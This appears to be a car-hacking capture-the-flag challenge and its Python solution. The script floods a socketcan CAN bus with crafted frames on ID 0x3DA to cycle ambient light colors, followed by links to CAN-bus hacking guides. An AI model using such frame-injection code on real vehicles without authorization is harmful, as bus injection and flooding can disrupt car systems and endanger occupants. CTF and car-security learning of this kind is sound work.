## Rainbow Wave the lights!

1500

Can you create a script that cycles through all the ambient light colors with STYLE! I'm thinking like Razer Chroma rainbow style.

Submit this script to a ctf host.

| import time import datetime import can from can.interface import Bus  can.rc["interface"] = "socketcan" can.rc["channel"] = "can0"  bus = Bus()   def send\_message(arbitration\_id, data):  "Send a single CAN message"  with can.interface.Bus() as bus:  msg = can.Message(  arbitration\_id=arbitration\_id, data=data, is\_extended\_id=False  )  try:  bus.send(msg)  *# print(f"Message sent on {bus.channel\_info}")*  except can.CanError:  print("Message NOT sent")   def send\_one(intensity: int, timey, color, direction):  now = datetime.datetime.now().second  if timey is not now:  timey = now  print("time: " + str(timey))  if color is 6:  color = 1  else:  color += 1  print("color: " + str(color))    messages = [  (0x3DA, [0x01, 0x65, 0x00, 0xFF, 0xC3, 0xFE, 0x00, 0x00]), *# (0x3DA, [0x02, 0x65, 0x00, 0xFF, 0xC3, 0xFE, 0x00, 0x00]),* *# (0x3DA, [0x03, 0x65, 0x00, 0xFF, 0xC3, 0xFE, 0x00, 0x00]),* *# (0x3DA, [0x04, 0x65, 0x00, 0xFF, 0xC3, 0xFE, 0x00, 0x00]),* *# (0x3DA, [0x05, 0x65, 0x00, 0xFF, 0xC3, 0xFE, 0x00, 0x00]),* *# (0x3DA, [0x06, 0x65, 0x00, 0xFF, 0xC3, 0xFE, 0x00, 0x00]),*  ]   for arbitration\_id, data in messages:  data[0] = color  data[1] = intensity  send\_message(arbitration\_id, data)  time.sleep(0.01) *# Hold for a few seconds*    return timey, color   def spam():  ":param id: Spam the bus with messages including the data id."   *# with can.interface.Bus() as bus:*   timey = 0  color = 1  direction = 0  intensity = 0   while True:  if intensity == 0 or intensity == 99:  if direction == 1:  direction = 0  else:  direction = 1  else:  if direction == 1:  intensity += 1  else:  intensity -= 1  timey, color = send\_one(intensity, timey, color, direction)  time.sleep(0.01)   if \_\_name\_\_ == "\_\_main\_\_":  *# send\_one()*    spam() |
| --- |

# Links

<https://medium.com/@yogeshojha/car-hacking-101-practical-guide-to-exploiting-can-bus-using-instrument-cluster-simulator-part-i-cd88d3eb4a53>

<https://securityqueens.co.uk/hax-and-furious-an-introduction-to-can-bus-hacking-with-icsim/>

<https://sgframework.readthedocs.io/en/latest/cantutorial.html>

<https://www.carhackingvillage.com/getting-started>

<https://github.com/andrewarrow/python-udsoncan/blob/7c37ed8b5130f89752d6e33361f4a7849ce9fcf1/udsoncan/services/TesterPresent.py#L5>

<https://github.com/CaringCaribou/caringcaribou/tree/33b6e7f79d114fcf0bad9722f2afb90e2fb72826>